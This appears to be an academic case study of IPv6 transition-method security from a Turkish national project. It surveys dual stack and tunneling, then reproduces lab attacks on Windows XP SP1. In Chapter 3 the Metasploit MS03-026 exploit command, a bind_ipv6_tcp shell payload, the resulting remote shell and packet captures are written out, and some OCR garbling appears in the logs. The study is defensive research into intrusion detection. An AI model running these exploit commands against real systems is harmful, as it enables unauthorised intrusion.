A CASE STUDY ON THE SECURITY OF IPV6 TRANSITION METHODS

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I hereby declare that all information in this document has been obtained and presented in accordance with academic rules and ethical conduct. I also declare that, as required by these rules and conduct, I have fully cited and referenced all material and results that are not original to this work.

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ABSTRACT

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Due to the requirements of the developing internet infrastructure, the new generation internet protocol is a must. IPv6 transition scenarios and security problems should be analyzed deeply in order not to influence the users and the service providers negatively during the transition period. This paper includes brief information about the current research on the transition methods and security observations; then presents two case studies on the detection of an application layer attack on an IPv6 network which is performed within the "Design of National IPv6 Infrastructure and Transition to IPv6 Protocol" [1] project.

Keywords: IPv6, transition methods, network security

IPV6 GEÇİŞ YÖNTEMLERİ GÜVENLİĞİ ÜZERİNE ÖRNEK OLAY İNCELEMESİ

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Gelişen internet altyapısının gereksinimlerine bağlı olarak yeni nesil internet protokolüne geçiş bir zorunluluk olarak görülmektedir. Bu geçiş esnasında kullanıcıların ve servis sağlayıcıların zarar görmemeleri için IPv6 geçiş senaryoları ve oluşabilecek güvenlik problemleri derinlemesine incelenmelidir. Bu çalışma geçiş yöntemleri ve güvenlik gözlemleri üzerine güncel çalışmalar ile ilgili kısa bilgilendirme içermektedir. Buna ek olarak bu çalışmada, "Ulusal IPv6 Protokol Altyapısı Tasarımı ve Geçişi Projesi" [1] kapsamında gerçekleştirilmiş, IPv6 ağlarında uygulama düzeyinde saldırıların tespiti konulu iki örnek olay incelemesi sunulmuştur.

Anahtar Kelimeler: IPv6, geçiş yöntemleri, ağ güvenliği

To my family,

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The research presented in this paper is a part of the project "Design of National IPv6 Infrastructure and Transition to IPv6 Protocol" [1] at TÜBİTAK - ULAKBİM. The work is supported by TÜBİTAK.

PREFACE

This paper has been prepared to create an awareness in Turkey about the new generation internet protocol IPv6 and the related security research areas. This paper includes a case study and brief information about the IPv6 transition methods, security observations. It is hoped that this paper will enlighten the researchers to make studies about this technology which is still developing in Turkey. Thus, Turkey will get a good place with IPv6 knowledge base all around the world.

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CHAPTER 1

INTRODUCTION

The Internet Protocol (IP) is the main communication protocol used to transmit blocks of data from sources to destinations in an interconnected network of machines such as routers, personal computers or servers. Current version of IP (IPv4) was defined in 1981 [5]. By the end of 80's, it is realized that IPv4 includes important deficiencies that may block the improvement of the Internet. The most commonly known deficiency is the shortage of IPv4 addresses. An IPv4 address is 32 bits, which means there are 2^{32} addresses. Although to overcome this problem some solutions like NAT [6] are used, it is foreseen that all IPv4 addresses will be exhausted by the year 2012 [7].

The new generation Internet Protocol, IPv6 [8], is proposed to replace IPv4 and resolve the problems of IPv4. IPv6 includes various features like easy setup, stateless automatic configuration and resistance to address scanning attacks and automatic spreading worms with larger address space. IPSec [9] support is mandatory in IPv6 implementations and this led the new protocol to be seen more secure than the older version IPv4. However the new Internet Protocol and the transition methods lead to the new and yet not deeply analyzed attack techniques to arise. The attackers may use these new techniques to hide the unwanted traffic. Also some of the known attacks applied to the IPv4 protocol are applicable to IPv6 [3].

The little portion of security problems are targeting the 3rd OSI Layer. Hence IPv6 will not resolve all the security vulnerabilities existing in the network. Misconfigured servers, weak designed programs, vulnerable web sites and the application level attacks (sql injection etc.) will still pose threats in the IPv6 networks.

Creating a secure IPv6 network is possible for the network administrators who has examined the transition methods and who is aware of the features included in the IPv6. To build an IPv6

knowledge base among Turkey, there is a continuing research and development project by name "Design of National IPv6 Infrastructure and Transition to IPv6 Protocol" [1]. The participants of this project are TÜBİTAK - ULAKBİM [10], Gazi University [11] and Çanakkale 18 Mart University [12]. As a part of this project, an IPv6 test bed is set up in ULAKBİM. The case studies are carried on this test bed.

This paper includes a brief information about the common transition methods and the related security observations. Also there is a case study in which two of the transition methods, dual stack and configured tunneling, are analyzed against an application level attack. The rest of this paper is organized as follows: Section 2 makes an overview of the transition methods and the security analysis; in Section 3 a case study on security analysis of two typical transition scenarios is presented; Section 4 makes a discussion about the directions of future research and summarizes the paper.

CHAPTER 2

IPv6 TRANSITION MECHANISMS AND SECURITY OBSERVATIONS

The process of transition to the new generation internet protocol IPv6 will last for a long period. Both IPv4 and IPv6 will exist in this period. Concurrent usage of both protocols will give rise to new problems about managing the network machines, tracing the network traffic and managing the log files. To ease the transition period and to enable the usage of both protocols simultaneously, there are proposed transition methods which may be collected under 3 titles [13]:

- Dual Stack
- Tunneling
- Translation

There is no such method that will comply with any network. The methods that will be used to enable IPv6 usage in a network depends on the topology of the network. The complexity of the network may lead to the usage of one or more transition methods at the same time. Hence administrators should analyze the transition methods and the related security criteria and choose the appropriate transition method or methods. The more complex the transition method, the more probable to include a security hole [14]. To prevent the unwanted security vulnerabilities, the method or methods should be simple and based on little parts.

One of the main problems that will be faced when a transition method is applied is tracing and logging the traffic. This problem forces the administrators to update the relevant network security components (IDS, IPS, Firewalls etc.) parallel to the transition method used. Despite the updates, the ingress filtering may be passed by using an unpredicted security hole sourced from the transition method. For instance a network using 6to4 tunneling mechanism should control protocol 41 to prevent unwanted traffic.

Another point that users and administrators should be aware of is the routers and the security components not supporting IPv6 does not mean the clients will not be a target for IPv6 attacks. Today most of the operating systems are coming with default IPv6 support which enables the IPv6 attacks based on the local network. Also attacker may use IPv4 tunnels to make an IPv6 connection to a client in the network.

2.1 Dual Stack

The dual stack transition mechanism is defined in the RFC 2893 [13]. Network components supports both protocols concurrently if this method is used. Usage of both protocols brings the management and security problems. Since the components using this method are targeted to both IPv4 and IPv6 attacks, the firewall and intrusion detection systems should support both protocols and the ingress filtering should be configured accordingly.

Dual stack servers are more vulnerable to a DOS attack as compared with pure IPv6 servers as shown by the studies of Beyhan Çalışkan and Onur Bektaş [15]. Moreover, according to a study made by Xi'an Jiaotong University and Tsinghua University, results show that speed of worm spreading is faster in dual stack networks with respect to pure IPv6 or pure IPv4 networks [16].

2.2 Tunneling

Tunneling techniques are used generally as a first step for the transition to IPv6. In this method IPv6 packets, from an IPv6 network, are encapsulated and delivered over IPv4 network to another IPv6 network. Hence there is no need to make any changes on the existing infrastructure. There are three main stages namely: encapsulation, decapsulation and tunnel management. Tunnel end points should be working in dual stack mode (i.e. should support both IPv4 and IPv6) to provide encapsulation and decapsulation processes.

There are 4 different ways of tunneling [17]:

- 1. Router to router
- 2. Client to router
- 3. Client to client
- 4. Router to client

The commonly used tunneling methods include; configured tunneling [13], Tunnel Brokers [18], ISATAP [19], 6to4 [20], Teredo [21]. One has to analyze the security of tunneling mechanisms before using them in a network. Encapsulating packets with another protocol may be used to hide an attack. Firewalls and intrusion detection systems can not analyze the encapsulated traffic as seen in the case study. Moreover there is no check for the authenticity of the IPv4 end points. This may be exploited with an address spoofing attack and so one can forge packets to the tunnel [16]. In the following sections three of the tunneling methods and security observations are summarized. One can find detailed information in the references about other tunneling methods.

2.2.1 Configured Tunneling

Configured tunneling is defined in the RFC 2893 [13]. In this method point to point tunneling is used. So each node has to keep the related tunnel information. Hence this method is manageable and usable if it is used in a few points of the network. For more large number of distributed points, automatic tunneling methods like Tunnel Brokers, 6to4 or ISATAP are advised to be used.

Configured tunneling is considered to be the most stable and operationally secure method since the administrator has a high level of control over the tunnels. Configuring the tunnels manually makes logging and filtering easier and reduces the risk of DOS attacks.

2.2.2 Tunnel Broker

Tunnel Broker [18] is not a special tunnel, but a mechanism to automatically set up the tunnel. Using this method a client who has an IPv6 address, may connect to another IPv6 client using the IPv4 network. IPv6 client will connect to Tunnel Broker server - most probably a web server - and downloads the necessary executable script to connect to the other IPv6 client. There are many companies that give Tunnel Broker service such as Freenet6 [22] located in Canada, or SixXS [23] located in Europe.




Figure 2.1: Tunnel broker components and setup procedure [3]

This method reduces the manual configuration steps so can be said to be more manageable with respect to configured tunneling. However, in networks using this method firewalls and other ingress filtering mechanisms should be configured to pass the packets using the protocol 41. This should be done under the control of the administrator in order not to create security holes in the network.

2.2.3 6to4

6to4 [20], is an automatic transition method used between two routers. Networks with this method uses the prefix 2002::/16 which is attended by IANA [24]. This method enables two IPv6 networks or an IPv6 network with an IPv4 network to connect over IPv4 network. Devices, in an IPv6 network configured for 6to4 method, use prefix 2002:V4ADDR::/48. Here V4ADDR represents the IPv4 address of the router which achieves the outer connection with the IPv4 infrastructure. Tunnel end points are determined by the IPv6 prefix which includes the IPv4 address.




Figure 2.2: 6to4 Service Overview [3]

Networks using 6to4 method may communicate between each other over the concurrent IPv4 infrastructure without any extra configuration. On the other hand a relay router, which is essentially a router that has at least one logical 6to4 interface and at least one native IPv6 interface, is necessary to establish the connection between a 6to4 network and a IPv6 island.

Every IPv6 packet is encapsulated in IPv4 packets in this method. Each network using this encapsulation technique should satisfy the following properties [25]:

- 1. All 6to4 routers should accept and decapsulate the packets received from other 6to4 routers and 6to4 relay routers.
- 2. 6to4 relay routers should accept the incoming traffic from pure IPv6 nodes.

These obligations pose threats that administrator should consider when deploying 6to4 method in a network. Not setting a security relation between the nodes and not setting any restrictions about the contents of the IPv6 packet will make the network vulnerable to address spoofing and DOS attacks.

Name	Applicability	Drawbacks
IPv6 Configured Tunnel	Ipv6 hosts/islands to com-	1. Manual configuration
	municate with each other or	
	with the native IPv6 network	
	through IPv4 networks.	
Tunnel Broker	IPv6 hosts/islands to com-	1. Single Point of failure
	municate with each other or	2. Communication bottle-
	with the native IPv6 network	neck
	through IPv4 networks.	
6to4	Isolated IPv6 sites (do-	1. Special 6to4 prefix
	mains/hosts) attached to an	2. Difficult control and
	IPv4 network to communi-	management
	cate with each other or with	3. Security threads
	the native IPv6 network.	

Table 2.1: Comparison between tunneling methods [2]

2.3 Translation

Translation methods are used when pure IPv6 devices wish to communicate with pure IPv4 devices and vice versa. In these methods a packet will be translated to the format of the other protocol and two applications using different protocols may communicate between each other. However these methods does not comply with the end-to-end structure of the internet. Contrary to dual stack and tunneling methods, in translation methods packet headers are changed as the protocol requires. As a result of these changes, loss of features that the protocol provides will occur. For instance, systems using translation methods will face problems while using IPSec for authentication and encryption.

Although the translation methods will not be covered in detail in this paper, the most common translation methods are listed below.

- SIIT (Stateless IP/ICMP Translation Algorithm) [26]
- NAT-PT and NAPT-PT [27, 28]
- Bump in the Stack (BIS) [29]
- Bump in the API (BIA) [30]
- Bi-Directional Mapping System BDMS [31, 32, 33, 34]

CHAPTER 3

CASE STUDY: AN APPLICATION LEVEL ATTACK USING IPv6

3.1 Scenario 1: An application level attack over a Dual stack Network

In this scenario the aim is to make an application layer attack in a dual stack network. To achieve this three computers are used namely H1BSD, H9XP and H4LINUX. The topology is shown below.




Figure 3.1: Dual stack network topology

H1BSD, runs Free BSD 7.1, is used for monitoring and analyzing the network traffic. Also Snort [4], an open source intrusion detection system, is installed on H1BSD to see if the attack traffic generates any alerts.

H9XP is the victim computer. H9XP runs Windows XP Service Pack 1 [35], a Windows version containing just the first package of three major security updates. Windows has automatic IPv6 support with SP1. As shown below H9XP has got IPv6 address automatically.

Figure 3.2: Windows XP SP1 IPv6 Configuration

First step of the attack is to find an open port on H9XP. To find an open port, a port scan is made using nmap for the IPv6 address of H9XP. The output shows that there is no open port found.

```
H4LINUX:~# nmap -6 2001:a98:13:2:20d:61ff:fe3f:9de3
Starting Nmap 4.62 ( http://nmap.org ) at 2009-07-17 11:31 EEST
Note: Host seems down. If it is really up, but blocking our ping probes, try -PN
Nmap done: 1 IP address (0 hosts up) scanned in 2.042 seconds
H4LINUX:~#
```

Figure 3.3: Nmap output

However, netstat command output executed on H9XP shows that H9XP is listening the port 135.

CIVE 0	Connections			
Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	984
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:1025	0.0.0.0:0	LISTENING	1076
TCP	0.0.0.0:1037	0.0.0.0:0	LISTENING	1076
TCP	0.0.0.0:3389	0.0.0.0:0	LISTENING	1076
TCP	0.0.0.0:5000	0.0.0.0:0	LISTENING	1240
TCP	193.140.30.69:139		LISTENING	4
TCP	193.140.30.69:1037	65.55.184.26:80		1076
TCP		193.140.94.160:45554		1076
TCP	193.140.30.69:11173	0.0.0.0:0	LISTENING	1884
	[::]:135	[::]:0	LISTENING	984
	[::]:1025	[::]:0	LISTENING	1076
UDP	0.0.0.0:135	* *		984
UDP	0.0.0.0:445	*:*		4
UDP	0.0.0.0:500	*:*		808
UDP	0.0.0.0:1026	*:*		1076
UDP	0.0.0.0:1027	*:*		1160
UDP		*:*		1884
UDP	127.0.0.1:123	*:*		1076
UDP	127.0.0.1:1900	*:*		1240
UDP	193.140.30.69:123	*:*		1076
UDP	193.140.30.69:137	*:*		4
UDP	193.140.30.69:138	*:*		4
UDP	193.140.30.69:1900	*:*		1240
UDP	193.140.30.69:5827	*:*		1884
UDP	193.140.30.69:16888	* *		1884

Figure 3.4: Windows XP SP1 netstat command output

H9XP is listening the port 135, but H4LINUX does not see this port by port scan. It is observed that the reason for this situation is the "IPv6 Internet Connection Firewall" service running on H9XP. This service is shut down to achieve the attack.

Name 🛆	Description	Status	Startup Type	Log On As
🆓 Cryptographic Services	Provides three management services: Catalog Database Service, which con	Started	Automatic	Local System
🎇 DHCP Client	Manages network configuration by registering and updating IP addresses a	Started	Automatic	Local System
🏶 Distributed Link Tracking Client	Maintains links between NTFS files within a computer or across computers in	Started	Automatic	Local System
🏶 Distributed Transaction Coordinator	Coordinates transactions that span multiple resource managers, such as da		Manual	Network S
🎇 DNS Client	Resolves and caches Domain Name System (DNS) names for this computer. \ldots	Started	Automatic	Network S
Service Reporting Service	Allows error reporting for services and applictions running in non-standard e	Started	Automatic	Local System
🎇 Event Log	Enables event log messages issued by Windows-based programs and comp	Started	Automatic	Local System
🏶 Fast User Switching Compatibility	Provides management for applications that require assistance in a multiple u	Started	Manual	Local System
🍓 Help and Support	Enables Help and Support Center to run on this computer. If this service is $s\dots$	Started	Automatic	Local System
🏶 Human Interface Device Access	Enables generic input access to Human Interface Devices (HID), which activ		Disabled	Local System
🖓 IMAPI CD-Burning COM Service	Manages CD recording using Image Mastering Applications Programming Int		Manual	Local System
🆓 Indexing Service	Indexes contents and properties of files on local and remote computers; pr		Manual	Local System
🏶 Internet Connection Firewall (ICF) / Inte	Provides network address translation, addressing, name resolution and/or i		Manual	Local System
No. 1955 Services	Manages IP security policy and starts the ISAKMP/Oakley (IKE) and the IP s	Started	Automatic	Local System
🆓 IPv6 Helper Service	Provides DDNS name registration and automatic IPv6 connectivity over an I	Started	Automatic	Local System
SIPv6 Internet Connection Firewall	Provides intrusion prevention service for a home or small office network.	Started	Automatic	Local System
🏶 Logical Disk Manager	Detects and monitors new hard disk drives and sends disk volume informatio \ldots	Started	Automatic	Local System
Real Contraction Contraction Service & Contr	Configures hard disk drives and volumes. The service only runs for configur		Manual	Local System
Ressenger 🖓	Transmits net send and Alerter service messages between clients and serve	Started	Automatic	Local System
🏶 MS Software Shadow Copy Provider	Manages software-based volume shadow copies taken by the Volume Shad		Manual	Local System
🎇 Net Logon	Supports pass-through authentication of account logon events for compute		Manual	Local System
🏶 NetMeeting Remote Desktop Sharing	Enables an authorized user to access this computer remotely by using NetM		Manual	Local System
Network Connections	Manages objects in the Network and Dial-Up Connections folder, in which y	Started	Manual	Local System
🏶 Network DDE	Provides network transport and security for Dynamic Data Exchange (DDE) \ldots		Manual	Local System
🏶 Network DDE DSDM	Manages Dynamic Data Exchange (DDE) network shares. If this service is st		Manual	Local System
🏶 Network Location Awareness (NLA)	Collects and stores network configuration and location information, and noti	Started	Manual	Local System
🏶 NT LM Security Support Provider	Provides security to remote procedure call (RPC) programs that use transpo		Manual	Local System
Reformance Logs and Alerts	Collects performance data from local or remote computers based on precon		Manual	Network S
🆓 Plug and Play	Enables a computer to recognize and adapt to hardware changes with little	Started	Automatic	Local System

Figure 3.5: Windows XP SP1 running services

H4LINUX, running Debian OS, contains attack tools such as nmap [36] and metasploit [37] . After stopping the "IPv6 Internet Connection Firewall" service on H9XP, a new nmap port scan is made. The output of the nmap command is shown below.

```
H4LINUX:~# nmap -6 2001:a98:13:2:20d:61ff:fe3f:9de3

Starting Nmap 4.62 ( http://nmap.org ) at 2009-07-17 11:41 EEST

Interesting ports on 2001:a98:13:2:20d:61ff:fe3f:9de3:

Not shown: 1713 closed ports

PORT STATE SERVICE

135/tcp open msrpc

1025/tcp open NFS-or-IIS

Nmap done: 1 IP address (1 host up) scanned in 1.157 seconds

H4LINUX:~#
```

Figure 3.6: Nmap output after stopping the "IPv6 Internet Connection Firewall" service

RPC protocol uses the port 135. After searching for the vulnerabilities about the RPC protocol, a critical vulnerability, namely MS03-026 [38], is found. Moreover, an exploit about this vulnerability is found in the metasploit exploit database. The details of the exploit is given below.

```
H4LINUX:~/metasploit-svn# ./msfcli exploit/windows/dcerpc/ms03 026 dcom S
[*] Please wait while we load the module tree...
      Name: Microsoft RPC DCOM Interface Overflow
   Version: 6629
   Platform:
 Privileged: Yes
   License: Metasploit Framework License (BSD)
Provided by:
  hdm <hdm@metasploit.com>
   spoonm <spoonm@no$email.com>
   cazz <bmc@shmoo.com>
Available targets:
   Id Name
   - -
      ----
   0 Windows NT SP3-6a/2000/XP/2003 Universal
Basic options:
  Name Current Setting Required Description
   ----
         -----
                                   ----
                          yes
   RHOST
                                    The target address
   RPORT 135
                         yes
                                    The target port
Payload information:
  Space: 880
   Avoid: 7 characters
Description:
 This module exploits a stack overflow in the RPCSS service, this
 vulnerability was originally found by the Last Stage of Delirium
 research group and has bee widely exploited ever since. This module
 can exploit the English versions of Windows NT 4.0 SP3-6a, Windows
 2000, Windows XP, and Windows 2003 all in one request :)
References:
  http://cve.mitre.org/cgi-bin/cvename.cgi?name=2003-0352
  http://www.osvdb.org/2100
  http://www.microsoft.com/technet/security/bulletin/MS03-026.mspx
  http://www.securityfocus.com/bid/8205
```

Figure 3.7: Details about the exploit MS03-026

The Attack

To achieve the attack "exploit/windows/dcerpc/ms03_026_dcom" exploit and "windows/shell/bind_ipv6_tcp" payload is used. As the attack succeeded, attacker has got access to a console. "ipconfig /all" command is executed after the access received.

H4LINUX:-/metasploit-svn# ./msfcli exploit/windows/dcerpc/ms03_026_dcom RH0ST=2001:a98:13:2:20d:61ff:fe3f:9de3 PAYLOAD=windows/shell/bind_ipv6_tcp LH0ST=2001:a98:13:2:20d:61ff:fe3f:9df3 E [*] Please wait while we load the module tree
[*] Started bind handler [*] Trving target Windows NT SP3-6a/2000/XP/2003 Universal
[*] Binding to 449F4ab8-7dic-116f-861e-0820aF6e7c57:0.0@nccan ip tcp:2001:a98:13:2:20d:61ff;fe3f:9de3[135]
[*] Bound to 449f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:2001:a98:13:2:20d:61ff:fe3f:9de3[135]
[*] Sending exploit * The DCERPC service did not reply to our request
[*] Sending stage (474 bytes)
[*] Command shell session 1 opened (2001:a98:13:2:20d:61ff:fe3f:9df3:56625 -> 2001:a98:13:2:20d:61ff:fe3f:9de3:4444)
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32>ipconfig /all
ipconfig /all
Windows IP Configuration
Host Name
Primary Dns Suffix: Node Type
IP Routing Enabled No
WINS Proxy Enabled : No
Ethernet adapter Local Area Connection:
Connection-specific DNS Suffix .:
Description : Intel(R) PRO/100 VE Network Connection
Physical Address : 00-00-61-3F-9D-E3 Dhcp Enabled : NO
IP Address 193.140.30.69
Subnet Mask
IP Address
IP Address: fe80::20d.61ff:fe3f:9de3%4
Default Gateway : 193.140.30.65 fe80:200:e9ff:fece:cb0%4
DNS Servers 193.140.83.251
193.140.83.252
fec0:0:0:fff::1%1

Figure 3.8: Attack achieved using MS-03-026 exploit

The attack traffic is monitored and saved by "tcpdump" command to H1BSD. The traffic is shown below.

[root@H1B5D ~]# tcpdump -nr tcpdump.log.senaryo1
reading from file tcpdump.log.senaryo1, link-type EN10MB (Ethernet)
15:05:09.022831 IP6 2001:a98:13:2:20d:61ff:fe3f:9df3 > ff02::1:ff3f:9de3: ICMP6, neighbor solicitation, who has 2001:a98:13:2:20d:61ff:fe3f:9de3, length 32
15:05:09.022930 IP6 2001:a98:13:2:20d:61ff:fe3f:9de3 > 2001:a98:13:2:20d:61ff:fe3f:9df3: ICMP6, neighbor advertisement, tgt is 2001:a98:13:2:20d:61ff:fe3f:9d
e3, length 32
15:05:09.023085 IP6 2001:a98:13:2:20d:61ff:fe3f:9df3.55733 > 2001:a98:13:2:20d:61ff:fe3f:9de3.135: S 1956410351:1956410351:(0) win 5760 <mss 1440,sack0k,times<="" td=""></mss>
tamp 804548626 0,nop,wscale 4>
15:05:09.023109 IP6 2001:a98:13:2:20d:61ff:fe3f:9df3.56346 > 2001:a98:13:2:20d:61ff:fe3f:9de3.4444: S 1960619676:1960619676(0) win 5760 <mss 1440.sack0k.time<="" td=""></mss>
stamp 804548626 0.nop.wscale 4>
15:05:09.023209 IP6 2001:a98:13:2:20d:61ff:fe3f:9de3.135 > 2001:a98:13:2:20d:61ff:fe3f:9df3.55733; S 2353524049:2353524049:00) ack 1956410352 win 17280 <mss 1<="" td=""></mss>
4495
15:05:09.023220 IP6 2001:a98:13:2:20d:61ff:fe3f:9de3.4444 > 2001:a98:13:2:20d:61ff:fe3f:9df3.56346: R 0:0(0) ack 1960619677 win 0
15:05:09/023348 IP6 2001:09:13:2:200:61ff:fe3f:9df3.55733 > 2001:098:13:2:20d:61ff:fe3f:9de3.135:
15:05:09.041170 IP6 2001:a98:13:2:20d.61ff;fe3f;9df3.55733 > 2001:a98:13:2:20d.61ff;fe3f;9de3.135: P 1:645(644) ack 1 win 5760
15:05:09.41521 16 2001:395:13:2:200.611f;fe3f;904.135 > 2001:395:13:2:200.611f;fe3f;90f3.55733: P 1:373(372) ack 645 win 16636
15:05:09.041750 1PC 2001:030:15:2:200:011::05:1:2005.015:2:2001:01::15:2:2001:011::15:1:2005.011::15:2:2001:01:01:00:01 15:05:09.041750 1PC 2001:030:13:2:200:01ff:fe3f:90d;3.5573 > 2001:030:13:2:2001:01ff:fe3f:90d;3.135: , ack 373 win 6432
15:05:09.041/30 1P0 2001:030:15:2:200:011:::05::9013.5573 > 2001:030:15:2:00:011:::05::9003.155: . dtx 3/3 win 6432
15:05:09.124819 IP6 2001:a98:13:2:20d:61ff:fe3f:9df3.55733 > 2001:a98:13:2:20d:61ff:fe3f:9de3.135: P 2085:2317(232) ack 373 win 6432
15:05:09.125029 IP6 2001:a98:13:2:20d:61ff:fe3f:9de3.135 > 2001:a98:13:2:20d:61ff:fe3f:9df3.55733: . ack 2317 win 17280
15:05:09.327057 IP6 2001:a98:13:2:20d:61ff:fe3f:9df3.55733 > 2001:a98:13:2:20d:61ff:fe3f:9de3.135: F 2317:2317(0) ack 373 win 6432
15:05:09.327179 IP6 2001:a98:13:2:20d:61ff:fe3f:9de3.135 > 2001:a98:13:2:20d:61ff:fe3f:9df3.55733: . ack 2318 win 17280
15:05:09.327228 IP6 2001:a98:13:2:20d:61ff:fe3f:9de3.135 > 2001:a98:13:2:20d:61ff:fe3f:9df3.55733: F 373:373(0) ack 2318 win 17280
15:05:09.327355 IP6 2001:a98:13:2:20d:61ff:fe3f:9df3.55733 > 2001:a98:13:2:20d:61ff:fe3f:9de3.135: . ack 374 win 6432
15:05:09.640047 IP6 2001:a98:13:2:20d:61ff:fe3f:9df3.48351 > 2001:a98:13:2:20d:61ff:fe3f:9de3.4444: S 1962546174:1962546174(0) win 5760 <mss 1440,sack0k,time<="" td=""></mss>
stamp 804548782 0,nop,wscale 4>
15:05:09.640168 IP6 2001:a98:13:2:20d:61ff:fe3f:9de3.4444 > 2001:a98:13:2:20d:61ff:fe3f:9df3.48351: S 2653920360:2653920360(0) ack 1962546175 win 17280 <mss< td=""></mss<>
1440>
15:05:09.640298 IP6 2001:a98:13:2:20d:61ff:fe3f:9df3.48351 > 2001:a98:13:2:20d:61ff:fe3f:9de3.4444: . ack 1 win 5760
15:05:09.641067 IP6 2001:a98:13:2:20d:61ff:fe3f:9df3.48351 > 2001:a98:13:2:20d:61ff:fe3f:9de3.4444: P 1:475(474) ack 1 win 5760
15:05:09.762425 IP6 2001:a98:13:2:20d:61ff:fe3f:9de3.4444 > 2001:a98:13:2:20d:61ff:fe3f:9df3.48351: P 1:105(104) ack 475 win 16806
15:05:09.762594 IP6 2001:a98:13:2:20d:61ff:fe3f:9df3.48351 > 2001:a98:13:2:20d:61ff:fe3f:9de3.4444: . ack 105 win 5760
[root@H1BSD ~]# 🗍

Figure 3.9: Traffic generated during the attack

The attack traffic generated is analyzed using open source intrusion detection system Snort and it is observed that the application layer IPv6 attack over a dual stack network is detected.



Figure 3.10: The Snort [4] analysis output of the attack traffic

3.2 Scenario 2: An application level attack over a Configured Tunnel

In the previous scenario, an IPv6 based application layer attack is made in a dual stack network and the traffic is analyzed by Snort. It is seen that Snort can detect attacks in a dual stack network. In this scenario, another transition method, tunneling is used and the same attack is applied. Three different topologies are examined through this scenario and these topologies are stated below.

- 1. Client Tunnel Snort Tunnel Client
- 2. Client Tunnel Snort Tunnel Router Client
- 3. Client Router Tunnel Snort Tunnel Router Client

In this paper Client to Client tunnel application is described in detail. Other two topologies are analyzed and examined in the testbed however since the details are alike the described one, only the results of these two topologies are shared.

The client to client tunnel application and the attack

In this scenario H9XP and H4LINUX are the dual stack tunnel end points. Hence they both have IPv6 and IPv4 addresses. It is assumed the interconnection between two devices supports just IPv4 communication. So these devices will communicate using IPv4 infrastructure. This means H9XP encapsulates an IPv6 packet in an IPv4 packet and sends it to H4LINUX, then H4LINUX receives the packet, decapsulates it and gets the original IPv6 packet and vice versa. The topology is given below.




Figure 3.11: Configured tunnel topology

The devices are configured similar to the previous scenario. H9XP is the victim, H1BSD is the monitoring computer and H4LINUX is the attacker. The same exploit (MS03-026) is used and access to a console on H9XP from H4LINUX is succeeded. The attack process and the attack traffic captured by H1BSD is shown below.

H4LINUX:~/metasploit-svn# ./msfcli exploit/windows/dcerpc/ms03_026_dcom RH0ST=2001:a98:13:2::8:c18c:1e52 PAYL0AD=windows/shell/bind_ipv6_tcp LH0ST=2001:a98:1
3:2::c18c:1e62 E
[*] Please wait while we load the module tree
[*] Started bind handler
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:2001:a98:13:2::8:c18c:1e52[135]
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:2001:a98:13:2::8:c18c:1e52[135]
[*] Sending exploit
[*] The DCERPC service did not reply to our request
[*] Sending stage (474 bytes)
[*] Command shell session 1 opened (2001:a98:13:2::c18c:1e62:54031 -> 2001:a98:13:2:0:8:c18c:1e52:4444)
Microsoft Windows XP [Version 5.1.2600] (C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32>ipconfig /all ipconfig /all
Windows IP Configuration
Host Name h9xp
Primary Dns Suffix
Node Type Unknown
IP Routing Enabled : No
WINS Proxy Enabled : No

Figure 3.12: MS03-026 exploit applied to client to client tunnel

[root@H1BSD ~]# tcpdump -nr tcpdump.log.tunell host 193.140.30.98
reading from file tcpdump.log.tunel1, link-type EN10MB (Ethernet)
14:32:03.024159 IP 193.140.30.98 > 193.140.30.82: IP6 2001:a98:13:2::c18c:1e62.51759 > 2001:a98:13:2:0:8:c18c:1e52.135: S 1686951407:1686951407(0) win 5680 <
mss 1420,sackOK,timestamp 2094410 0,nop,wscale 4>
14:32:03.024357 IP 193.140.30.98 > 193.140.30.82: IP6 2001:a98:13:2::c18c:1e62.38272 > 2001:a98:13:2:0:8:c18c:1e52.4444: S 1686762403:1686762403(0) win 5680
<mss 0,nop,wscale="" 1420,sack0k,timestamp="" 2094410="" 4=""></mss>
14:32:03.025275 IP 193.140.30.82 > 193.140.30.98: IP6 2001:a98:13:2:0:8:c18c:1e52.4444 > 2001:a98:13:2::c18c:1e62.38272: R 0:0(0) ack 1686762404 win 0
